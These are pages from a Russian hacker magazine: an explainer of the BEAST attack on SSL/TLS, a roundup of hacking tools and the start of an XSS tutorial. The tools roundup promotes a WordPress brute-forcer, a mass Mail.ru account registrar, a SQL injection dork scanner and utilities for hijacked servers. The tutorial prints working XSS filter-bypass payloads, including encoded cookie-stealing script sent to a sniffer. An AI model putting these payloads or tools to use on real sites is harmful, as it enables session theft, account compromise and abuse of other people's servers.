Сегодня ты узнал о целом бизнесе, который цветет и пахнет втайне от тебя. Теперь ты знаешь, как обезопасить себя от нежеланных «гостей» на своем компьютере и как не стать обманутым. Хотя в способах защиты я и привел прописные истины, но очень многие пренебрегают даже ими. Я надеюсь, что ты намотаешь на ус всю представленную информацию и не позволишь злоумышленникам нажиться на тебе. ⌶





ПЕРВАЯ РАБОТАЮЩАЯ АТАКА НА SSL/TLS-ПРОТОКОЛ

Передаваемые по SSL-соединению данные можно расшифровать! Для этого Джулиану Риццо и Тай Дуонгу удалось использовать недоработки в самом протоколе SSL. И пусть речь пока не идет о полной дешифровке трафика, разработанная ими утилита BEAST может извлечь из зашифрованного потока то, что представляет собой наибольший интерес, — секретные кукисы с идентификатором сессии пользователя.

ЧТО ТАКОЕ BEAST?

Всего 103 секунды потребовалось утилите BEAST (Browser Exploit Against SSL/TLS), чтобы расшифровать секретную кукису для входа в аккаунт PayPal. Посмотреть видеокаст можно на YouTube (bit.ly/omqAsQ). Это не фейк. Живая демонстрация утилиты прошла в рамках конференции Ekoparty в Буэнос-Айросе, где исследователи выступили с докладом и показали работающий proof-of-concept. Используемая уязвимость действительно позволяет незаметно перехватывать данные, передаваемые между веб-сервером и браузером пользователя. По иронии судьбы атака эксплуатирует не какую-то новую найденную в протоколе брешь, а уязвимость SSL/TLS десятилетней давности, долгое время считавшуюся чисто теоретической. Но, как говорится, раз в год и палка стреляет, так что уж за десять лет уязвимость точно может перейти из разряда теоретических во вполне себе практическую. Исследователи пока не публикуют утилиту, но делятся whitepaper'ом



о проделанной работе (bit.ly/oBLWHX). Программа состоит из двух элементов: снифера, который анализирует HTTPS-трафик, и специального агента, написанного на JavaScript и Java, который должен быть подгружен в браузере жертвы (для этого, к примеру, необходимо заставить пользователя открыть страницу с нужным кодом). Агент нужен для того, чтобы особым образом внедрять данные в тот же безопасный канал связи, который используется для передачи секретных кукисов. Как это позволяет дешифровать данные? Вот здесь вступает давно известная уязвимость SSL 3.0/TLS 1.0, на которой мы остановимся подробнее.

ОСОБЕННОСТИ ШИФРОВАНИЯ SSL 1.0

Протокол SSL 1.0/TLS 3.0 позволяет использовать шифрование симметричным ключом, используя либо блочные, либо потоковые шифры. На практике, однако, обычно используется блочные шифры, и описываемая нами атака применима именно для них. Чтобы вникнуть в суть, нужно хорошо представлять себе базовые понятия.

Принцип работы блочного шифра заключается в отображении блоков открытого текста в зашифрованные блоки того же размера. Проще всего представить блочный шифр в виде гигантской таблицы, содержащей 2^128 записей, каждая из которых содержит блок текста M и соответствующий ему зашифрованный блок C. Соответственно, для каждого ключа шифрования будет отдельная такая таблица. Далее мы будем обозначать шифрование в виде функции:

```
C = E(Key, M),
```

Где M — исходные данные, Key — ключ шифрования, а C — полученные зашифрованные данные.

Блоки имеют небольшой размер (как правило, 16 байт). Поэтому возникает вопрос: как зашифровать длинное сообщение? Можно разбить сообщение на блоки одинаковой длины (те же самые 16 байт) и зашифровать каждый блок в отдельности. Такой подход называется режимом простой замены (ECB, Electronic codebook), но используется редко. На то есть причина: если мы будем шифровать два одинаковых по содержимому блока, то в результате и на выходе получим два одинаковых зашифрованных блока. Это влечет за собой проблему сохранения статистических особенностей исходного текста, которая хорошо продемонстрирована на иллюстрации. Для избегания такого эффекта был разработан режим сцепления блоков шифротекста (CBC, Cipher-block chaining), в котором каждый следующий блок открытого текста XOR'ится с предыдущим результатом шифрования:

```
Ci = E(Key, Mi xor Ci-1)
```


Во время шифрования первого блока исходный текст XOR'ится некоторым вектором инициализации (Initialization Vector, IV), который заменяет результат предыдущего шифрования, которого по понятной причине нет. Все довольно просто. Однако эта теория описывает ситуацию для одного большого объекта, такого, например, как файл, который легко разбивается на блоки. В свою очередь, SSL/TLS является криптографическим протоколом — ему необходимо шифровать не отдельный файл, а серию пакетов. SSL/TLS-соединение может быть использовано для отправки серии HTTPS-запросов, каждый из которых может быть разбит на один или более пакетов, которые, в свою очередь, могут быть отправлены в течение как нескольких секунд, так и нескольких минут. В данной ситуации есть два способа использовать режим CBC:

- обрабатывать каждое сообщение как отдельный объект, генерировать новый вектор инициализации и шифровать по описанной схеме.
- обрабатывать все сообщения как будто они объединены в один большой объект, сохраняя CBC-режим между ними. Этого можно достичь, используя в качестве вектора инициализации для сообщения n последний блок шифрования предыдущего сообщения (n-1).

Внимание, важный момент. Протокол SSL 3.0/TLS 1.0 использует второй вариант, и именно в этом кроется возможность для проведения атаки.

ПРЕДСКАЗУЕМЫЙ ВЕКТОР ИНИЦИАЛИЗАЦИИ

Атака строится на нескольких допущениях, но опыт создателей BEAST показал, что их вполне реально реализовать в реальной жизни. Первое допущение: злоумышленник должен иметь возможность снифать трафик, который передает браузер. Второе допущение: плохой парень каким-то образом должен заставить жертву передавать данные по тому же самому безопасному каналу связи. Зачем это нужно? Рассмотрим случай, когда между компьютерами Боба и Элис установлено безопасное соединение. К нам попадает сообщение, i-блок которого, как мы предполагаем, содержит, пароль Элис (или секретную кукису — неважно). Обозначим зашифрованный блок как Ci, соответственно Mi — ее пароль. Напомню, что Ci = E (Key, Mi xor Ci-1). Теперь предположим, что ее пароль — это P. Главная идея в том, что мы можем проверить правильность нашего предположения! Итак, мы знаем (так как смогли перехватить) вектор инициализации, который будет использоваться для шифрования первого



Принцип действия CBC-шифра

блока следующего сообщения. Это, соответственно, последний блок предыдущего сообщения (в зашифрованном виде) — обозначим его IV. Мы также перехватили и знаем значение блока, идущего перед Ci — обозначим его Ci-1. Эти данные нам очень нужны. С их помощью мы особым образом формируем сообщение так, чтобы первый блок был равен следующему:

```
M1 = Ci-1 xor IV xor P.
```

Если сообщение удалось передать по тому же защищенному каналу связи, то первый блок нового сообщения после шифрования будет выглядеть следующим образом:


```
C1 = E(Key, M1 xor IV) =
    = E(Key, (Ci-1 xor IV xor P) xor IV)
    = E(Key, (Ci-1 xor P))
    = Ci
```

Все, что я сделал, — это использовал полную форму записи M1, после чего упростил формулу, используя тот факт, что (IV xor IV) уничтожится (замечательное свойство XOR'а). Получается, что если наше предположение относительно пароля Элис верное (то есть M действительно равен P), то первый зашифрованный блок нового сообщения C1 будет равен ранее перехвач енному Ci! И наоборот:

МАСШТАБЫ ПРОБЛЕМЫ


Итак, каковы же масштабы бедствия? Или иными словами — кто уязвим? Практически любой сайт, использующий TLS1.0, который является наиболее распространенным протоколом безопасности. Забавно, что после всей этой шумихи с BEAST, многие стали проявлять интерес к более новым версиям протокола — TLS 1.1 и выше. Но многие ли сайты уже сейчас поддерживают эти протоколы? Да практически никто! Посмотри на иллюстрацию. Даже несмотря на то, что TLS 1.1 уже пять лет, его используют единицы!

Другой вопрос: как обезопасить себя? На самом деле, паниковать нет смысла — уязвимость уже исправлена в большинстве браузеров. Но если паранойя берет верх, можешь попробовать отключить небезопасные протоколы в браузере (TLS 1.0 и SSL 3.0), а заодно и Java. Правда, не стоит в этом случае сильно удивляться, что многие сайты перестанут работать.



Protocol	Support	Best protocol
SSL v2.0	143,591	110
SSL v3.0	298,078	5,205
TLS v1.0	293,286	292,366
TLS v1.1	916	854
TLS v1.2	69	69

Статистика использования разных протоколов



Проблема режима простой замены


если предположение неверное, равенства не будет. Так мы можем проверять наши предположения.

ОСОБЕННОСТИ ПЕРЕБОРА

Если предположить, что у нас есть куча времени и множество попыток, мы можем повторять эту технику вновь и вновь, пока не найдем верное значение M. Однако на практике блок M — 16 байтов в длину. Даже если мы знаем значение всех байт кроме двух, на то, чтобы отгадать оставшиеся байты, нам понадобится 2^15 (32 768) попыток. А если мы не знаем вообще ничего? Короче говоря, техника может сработать лишь в единственном случае — если у тебя есть некоторое ограниченное количество предположений относительно значения M. Еще точнее: мы должны знать большую часть содержимого этого блока — это единственный способ использовать описанную уязвимость. Тут есть одна хитрость. Предположим, что злоумышленник может контролировать, каким образом данные будут располагаться в шифруемом блоке. Вернемся опять к примеру с Элис. Допустим, мы знаем, что длина ее пароля — 8 символов. Если злоумышленник может расположить пароль таким образом, чтобы в первый блок попал только один символ, а оставшиеся семь попали в следующий. Идея в том, чтобы передать в первых 15 байтах первого блока заведомо известные данные — тогда можно будет подобрать только последний байт, являющийся первым символом пароля. Например, допустим, что нужно отправить строку вида: «`user: alice password: ********`», где «`********`» — непосредственно сам пароль. Если злоумышленнику удастся передать строку так, чтобы она была разбита на следующие блоки «`[lice password: *] [*******........]`», то подбор первого символа пароля уже не кажется невыполнимой задачей. Напротив, в худшем случае нам понадобится жалкие 256 попыток. А в случае особой удачи и вовсе одна :)! Подобрав первый байт, можно сдвинуть границу разбиения на один символ: то есть передавать в первом сообщении 14 заранее известных байт. Блок теперь будет заканчиваться двумя первыми байтами



Передача запроса на сервер для реализации атаки на SSL



Всего 103 секунды потребовалось для расшифровки секретной кукисы PayPal

пароля, первый из которых мы уже подобрали. И опять: получаем 256 необходимых попыток для того, чтобы угадать второй его байт. Процесс можно повторять до тех пор, пока пароль не будет подобран. Этот принцип используется и в BEAST для подбора секретной кукисы, а в качестве известных данных используются модифицированные заголовки запроса. Подбор ускоряется за счет сужения возможных символов (в запросе можно использовать далеко не все), и за счет предположений имени кукисы.

РЕАЛИЗАЦИЯ АТАКИ

Впрочем, сама уязвимость и оптимизированный способ для выполнения дешифрования описаны уже давно. Что действительно удалось разработчикам BEAST, так это реализовать все необходимые условия для выполнения атаки:

- атакующий должен иметь возможность прослушивать сетевые соединения, инициированные браузером жертвы;
- у атакующего должна быть возможность внедрить агент в браузер жертвы;
- агент должен иметь возможность отправлять произвольные (более-менее) HTTPS-запросы;

В самом начале материала я уже говорил, что важной частью BEAST является так называемый агент, который сможет передавать нужные злоумышленнику запросы на сервер (по защищенному протоколу). Исследователи составили список различных технологий и браузерных плагинов, который могут выполнить это условие. Как оказалось, их довольно много: Javascript XMLHttpRequest API, HTML5 WebSocket API, Flash URLRequest API, Java Applet URLConnection API, и Silverlight WebClient API. Однако в первом приближении некоторые из них оказались непригодны из-за наличия ограничений, препятствующих реализации атак. В результате остались только HTML5 WebSocket API, Java URLConnection API, и Silverlight WebClient API. В момент, когда исследователи сообщили о своем баге вендорам, у них на руках был работающий агент на базе HTML5 WebSockets. Но технология эта постоянно развивается, а сам протокол постоянно меняется. В результате работающий агент банально перестал работать. Текущая версия BEAST, которую парни представили общественности, состоит из агента, написанного на Javascript/Java, и сетевого снифера.

Незаметно внедрить апплет или JavaScript пользователю на самом деле не является такой уж сложной задачей. Но остается небольшой нюанс — для того, чтобы скрипт или апплет могли отправлять данные по установленному жертвой соединению, необходимо обойти еще и ограничения SOP (same-origin policy, правило ограничения домена). Это важная концепция безопасности для некоторых языков программирования на стороне клиента, таких как JavaScript. Политика разрешает сценариям, находящимся на страницах одного сайта, доступ к методам и свойствам друг друга без ограничений, но предотвращает доступ к большинству методов и свойств для страниц на разных сайтах. Проще говоря, запущенный на одной странице клиент не сможет делать запросы к нужному сайту (скажем, paypal.com). Чтобы обойти политику SOP, авторы нашли в виртуальной машине Java 0day-уязвимость и написали для нее работающий сплоит. Только не думай, что это позволяет читать существующие кукисы. Если бы это было так, тогда зачем нужен был весь этот сыр-бор с зашифрованным трафиком? Используя сплоит для обхода SOP, можно отправлять запросы и читать ответы сервера (в том числе ответы с новыми кукисами), но нельзя считывать существующие кукисы, которые сохранены в браузере. Разработчики делятся целой историей о создании агента в своем блоге (bit.ly/q6AebB).

RESPECT

В заключение хочется отметить огромный труд исследователей, которые сумели использовать уязвимость, забытую всеми десять лет назад, но и приложили много труда для того, чтобы заставить утилиту работать. Здесь мы довольно сильно упростили описания используемых техник, пытаясь передать основную идею. Но мы получили истинное удовольствие от прочтения детального документа от исследователей, в которых они в деталях рассказывают о реализованной атаке. Good job!

Mar (icq 884888, http://snipper.ru)



X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор:
Zdez Bil Ya

URL:
bit.ly/q4PQte



СКАНЕР ПЛАГИНОВ WORDPRESS P&E

Наконец-то в паблике появился приличный сканер плагинов для популярнейшего движка WordPress! До сих пор все решения подобного рода были либо в глубоком привате, либо дико тормознутыми и глючными. Итак, встречаем: WordPress P&E от постоянного автора-фигуратора нашей рубрики Zdez Bil Ya. Данная программа предназначена не только для определения используемых на блоге плагинов, но и для предупреждения о возможных уязвимостях в них. Сканер умеет делать следующее:

- определять версию WordPress;
- выводить ее возможные уязвимости;
- определять используемые плагины и их версии (по базе);
- определять уязвимости для найденных плагинов.

Пользоваться прогой не просто, а очень просто. Для начала работы достаточно лишь нажать на «Старт» и ждать результата. Если сканер не нашел ни одного плагина, ты можешь попробовать настройки «Считать плагином Код 302» или «Считать плагином Код 403». В результате ты получишь или список валидных используемых плагинов: или ни одного, или все подряд. В качестве бонуса автор приложил к программе базу всех плагинов, имеющих уязвимости на данный момент, а также сто остальных наиболее популярные плагинов с сайта wordpress.org.



Автор:
[i]Pro

URL:
bit.ly/pqcYCq



БЛОГОВЫЙ БРУТФОРС WP BRUTE


Не могу не поделиться с тобой еще одной замечательной софтиной для работы с WordPress. На сей раз это программа под названием WP Brute, предназначенная, как это ясно с первого взгляда, для брута аккаунтов и паролей пользователей блога. Казалось бы, что для таких целей больше подошел какой-либо известный брутфорс веб-форм, но зачем тратить свое время на настройку оного, если можно получить работающий комплект быстро и удобно? Особенности проги:

- поддержка SSL;
- многопоточность (max. 50);
- поддержка HTTP(S)-прокси;
- генератор Source;
- возможность добручивания при остановке брута.

Настройка брутфорса выглядит крайне тривиально. Для начала работы с ним тебе достаточно лишь сгенерировать список с логинами и паролями с помощью встроенного генератора или же положить рядом файлик Source.txt с содержимым вида:

```
admin:123
admin:qwerty
ololo:wtfwtf
```

Также нельзя не отметить тот факт, что прога является полностью опенсорсной.



Автор:
Insecurity Research

URL:
insecurityresearch.com/insect

3

КОМПЛЕКС ДЛЯ ПЕНТЕСТИНГА INSECT PRO

INSECT Pro — это новый бесплатный набор утилит для пентеста и аудита безопасности твоей сети. С помощью этого комплекса ты можешь с легкостью мониторить что угодно на предмет наличия последних брешей в безопасности. О серьезности продукта говорит хотя бы тот факт, что он построен на известнейшем фреймворке Metasploit. Вот лишь небольшой список вкусностей, которые содержит комплекс:

- все сплойты, найденные с помощью сканера INSECT;
- IPv4 и IPv6 эксплойты;
- поддержка туннелинга для запуска сплойтов прямо из-под жертвы;
- удаленные/локальные/clientside эксплойты;
- SQL/XSS/PHP-эксплойты;
- автоматический пентест;
- загрузка сплойтов по расписанию;
- обновления каждую неделю;
- поддержка пользователей;
- генерация отчетов в завершении скана;
- все последние эксплойты из Metasploit.

Также из основных фишек этого комбайна можно отметить крайне дружественный интерфейс, выбор между опасным и безопасным сканированием, которое дает возможность проводить безобидные атаки без возможности повреждения системы. Если тебя заинтересовал этот продукт, то советую зайти на его официальную страничку и посмотреть видеопримеры.



Автор:
Turbo Mailer


URL:
bit.ly/oovCRY

АВТОРЕГГЕР MAIL.RU TURBO MAILER

Одной из самых популярных][-тем в последнее время стало написание различных автореггеров всего и вся. На этот раз хочу поделиться с тобой очередным реггером аккаунтов популярного портала Mail.ru. Отличие данной проги от других ей подобных заключается в универсальности и расширенном донельзя функционале. Вот, что умеет программа:

- регистрировать e-mail на любой домен сайта mail.ru;
- регистрировать аккаунт в социальной сети «Мой Мир»;
- ставить рандомный пароль от 6 до 40 символов;
- использовать один пароль для всех акков;
- ставить рандомную дату рождения;
- использовать одну и ту же дату рождения для всех;
- выбирать пол;
- загружать аватарки в «Мой мир»;
- предоставлять возможность ввода капчи;
- вводить капчу с помощью сервиса antigate.com;
- проверять баланс антигейта;
- работать через прокси (HTTP/SOCKS4/SOCKS5);
- авторизоваться на mail.ru из программы.

В качестве бонуса автор уже приложил к программе внушительный список женских и мужских имен и фамилий. В зависимости от того, какой пол ты выбрал в настройках регистрации, прога сама подставит нужные ФИО.



Автор:
M@xPain, Perplexity

URL:
twitter.com/max-paincode



VULNERABILITY MASTER: ЛЕГКИЙ GOOGLE-ХАКИНГ


Vulnerability Master — это очередной хакерский комбайн, главной отличительной фишкой которого является продвинутый сканер по доркам Гугла. Причем, надо заметить, что подобных по функционалу гуглосканеров до сих пор в паблике не было. Особенности:

- сканер по доркам Гугла;
- билдер SQL-инъекций;
- поиск различной информации о жертве;
- различные утилиты для конвертации SQL-строк.

Так как с различными сканерами уязвимостей ты наверняка уже в своей практике сталкивался, расскажу вкратце об алгоритме работы с гугл-доркером:

1. Загружаем лист дорков или юзаем встроенный (например, «`cmspages.php?id=`», «`game.php?id=`», «`index.php?id=`» и т.д.);
2. Указываем лимит сайтов для скана (по дефолту 100);
3. Указываем поисковый оператор (по дефолту «`inurl:`»);
4. Жмем на кнопку «Scan»;
5. Наслаждаемся результатами скана и при желании запихиваем их во встроенный «Vulnerability Scanner».

Для поиска уязвимостей сканер просто-напросто подставляет кавычку в параметры скриптов, найденных по твоим доркам. Если на сайте выводится ошибка, то он, скорее всего, уязвим.



Автор:
@MaxPainCode

URL:
twitter.com/#!/max-paincode



ИЗМЕРИТЕЛЬ ЭФФЕКТИВНОСТИ DDOS-АТАКИ

Изначально программа DDoS Tracer создавалась специально для владельцев зло-ботнетов, желающих измерить эффективность своих атак, направленных на отказ в обслуживании. Однако владельцы атакуемых ресурсов и простые админы тоже часто берут на вооружение данный инструмент, чтобы проследить, подвержен ли их сайт ддосу или нет. Алгоритм работы тулзы достаточно простой: DDoS Tracer будет непрерывно пинговать подверженный атаке ресурс и отображать время задержки ответа от него. Прога может быть полезна в следующих случаях:

1. Если ты экспериментируешь с какими-либо бажными скриптами, которые кушают много ресурсов сервера;
2. Если ты переехал на новый сервер и тебе важно знать, довольны ли посетители скоростью работы твоего ресурса;
3. Если ты своевременно стал отслеживать доступность своего сайта, то всегда будешь знать, когда злоумышленники запустят ддос.

Функционал трейсера довольно-таки аскетичен:

- подробный лог пинга;
- минимальный и средний отклик от тестируемого сервера;
- анализатор примерного времени начала DDoS-атаки;
- сворачивание в трей.

Также советую посмотреть обучающее видео по адресу bit.ly/nHHxAm.



Автор:
Alien

URL:
bit.ly/r37TAL



DED TOOLZA: ДЕДИК ПОД КОНТРОЛЕМ

Ded Toolza — это крутейшая утилита для контроля за твоим дедиком. Тулза может если не все, то практически все. Посмотри список возможностей:

- возможность создания/удаления учетки и смены ее пароля (если есть права админа);
- свой мини-браузер;
- отправка письма на почту с вложением;
- быстрая скачка ClearLock;
- быстрая скачка брута и VNC-сканера;
- выключение любого процесса в системе;
- вывод всех работающих в системе процессов;
- быстрый запуск CMD, реестра и диспетчера задач.

Также стоит заметить, что автор постоянно обновляет свое творение и вводит в него все новые и новые фичи. Из основных наиболее вкусных возможностей можно отметить следующие:

1. Многоязычность (в том числе и для создания учеток);
2. Огромный каталог скачиваемых программ для работы с дедиком;
3. Обход блокирования некоторых функций администратором системы (например, запуска командной строки);
4. Подробная информация о дедике в соответствующей вкладке.

Все возможности программы описать просто невозможно, так что советую просто взять и попробовать ее в деле.

|qbz| (lopuxin.iv@yandex.ru, http://essenzo.net)



XSS: кросс-сайтим на полную!

ПОЛНЫЙ ГИД ПО XSS-УЯЗВИМОСТЯМ

Всего лишь 5 лет назад ты мог застать настоящую эпоху расцвета XSS уязвимостей. Тогда халатность веб-разработчиков достигала не просто высокого, а даже профессионального уровня! Но в наше время эксплуатация таких багов становится все более затрудненной. Я расскажу тебе о самых популярных фильтрах, способах их обхода и других XSS вкусностях.

INFO

• XSS — это уязвимость веб-страниц, возникающая в результате попадания в них пользовательских JS-скриптов.

• Событие — это какое-либо действие, осуществляемое пользователем либо браузером.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

WWW

- **raz0r.name — интересная XSS информация**
- **ha.ckers.org/xss.html — самый популярный обзор XSS**
- **kanicq.ru/sniffer — отличный онлайн-снифер**
- **bit.ly/bK7NW7 — универсальный вектор XSS**
- **drakasmit.ru/kak-rabotal-xss — XSS и SEO**

ФИЛЬТРЫ И ИХ ОБХОДЫ

Как ты уже наверняка знаешь, для предотвращения уязвимостей класса XSS программисты используют различные встроенные возможности языка, на котором пишется код. В PHP такие возможности реализуются с помощью специализированных функций для фильтрации HTML-кода, а также с помощью регулярных выражений. Одними из таких функций являются `htmlspecialchars()` и `strip_tags()`.

Рассмотрим конкретный простейший пример, в котором веб-разработчик попытался реализовать полную фильтрацию потенциально небезопасных символов "<" и ">" с помощью функции `strip_tags()`. В данном случае символы, ответственные за обозначение тегов, будут опущены в выводе вместе с самими тегами:

```
<?php
echo('<img src="'.strip_tags($_GET['img']).'">');
?>
```

При таком раскладе нет смысла пытаться пентестить код с помощью тегов `<script>`, так как на выходе у нас получится что-то вроде вот этого:

```
<img src="[твой ввод с удаленными тегами script]">
```

Как же запустить JavaScript, если мы не можем использовать конструкцию `<script>`? На помощь приходят JS-обработчики некоторых HTML-тегов.

Дело в том, что нам очень повезло, что вывод информации происходит внутри тега IMG. У данного тега есть прекрасный обработчик onError (другие обработчики для остальных тегов ты сможешь без труда найти в Google), который работает следующим образом:

```
<img src="img.jpg" onError="alert('картинка не загрузилась');">
```

То есть при ошибке запустится любой JavaScript-сценарий, помещенный в обработчике. Относительно нашего примера это будет эффективно при вводе следующего значения в $_GET['img']:

ТОП-5 ЗАЩИТ ОТ XSS

1. **Защита функцией htmlspecialchars().**
   Данная функция преобразует переданный ей аргумент в HTML-сущности, причем происходит преобразование именно тех символов, которые являются потенциально небезопасными.

2. **Защита функцией strip_tags().**
   В отличие от htmlspecialchars() данная функция удаляет из строки аргумента только сами теги, причем второй аргумент служит для указания исключений, которые не нужно удалять. Через нее спокойно проходят строки: <, >, <img.

3. **BB-коды.**
   Пропуск только определенных тегов, иногда совсем в иной форме, чем позволяют стандарты HTML:

```
[video=http://video.com/video.mp4]My Video[/video]
```

4. **Регулярные выражения.**
   Кто-то регулярки любит, кто-то нет, а кто-то даже предпочитает написать свою собственную, через которую не проходят потенциально опасные символы или теги. Удобно в случае исключения аргументов из внедряемого тега без изменения HTML-сущности оставшейся части.

5. **Самописные функции.**
   Всевозможные рекурсивные парсеры строк, которые очень гибко борются с XSS, также довольно популярны. Хотя в самописных функциях гораздо чаще можно найти какую-либо уязвимость.

```
!@#$%^&" onError="alert(1);" musor="
```

На самой странице мы увидим вот такой итоговый код:

```
<img src="!@#$%^&" onError="alert(1);" musor="">
```

Как видно из примера, картинка не загрузится и сработает код из обработчика onError — алерт с числом 1. Разумеется, вместо «`alert(1);`» можно вставить специальный JavaScript-сценарий, предназначенный для отправки пользовательских кукисов на снифер. Кстати, подобную атаку можно реализовать и в случае с функцией `htmlspecialchars()`, если в HTML-исходнике страницы в атрибутах используются одинарные кавычки или же не используются вовсе.

Фильтрация любых символов, кроме <>().,/

На практике зачастую встречаются случаи, когда «<» и «>» не фильтруются, но, например, не проходит плюс, двоеточие или слеш. Что делать в таком случае? Можно предложить использовать метод запуска JS-кода, преобразованного в числа. В этом могут помочь две функции JavaScript, а именно: `eval()` и `String.fromCharCode()`. Первая функция выполняет код JavaScript, который дан ей в текстовом виде. Вторая — преобразует в текст числовые значения символов. Для перевода текста в такую форму достаточно написать простой скрипт на PHP:

```
<?php
function vcifry($text)
{
   $res = array();
   foreach(str_split($text, 1) as $sym)
      {
         $res[] = ord($sym);
      }
   return implode(", ", $res);
   }
echo(vcifry("код JavaScript"));
?>
```

Вызов данного кода с помощью JavaScript будет выглядеть следующим образом:

```
<script>eval(String.fromCharCode(118, 97, 114, 32, 105,
...
110, 116, 46, 99, 111, 111, 107, 105, 101, 41, 59))</script>
```


Фильтрация любых символов, кроме <>:/.=

В этом примере вряд ли получится безболезненно вписать код JavaScript в страницу. Зато существует прекрасная возможность его вызова из внешнего сценария. Для этого достаточно просто создать *.js-файл, где, к примеру, содержится тот же самый код отправки кукисов на снифер, и загрузить его на любой веб-сервер.

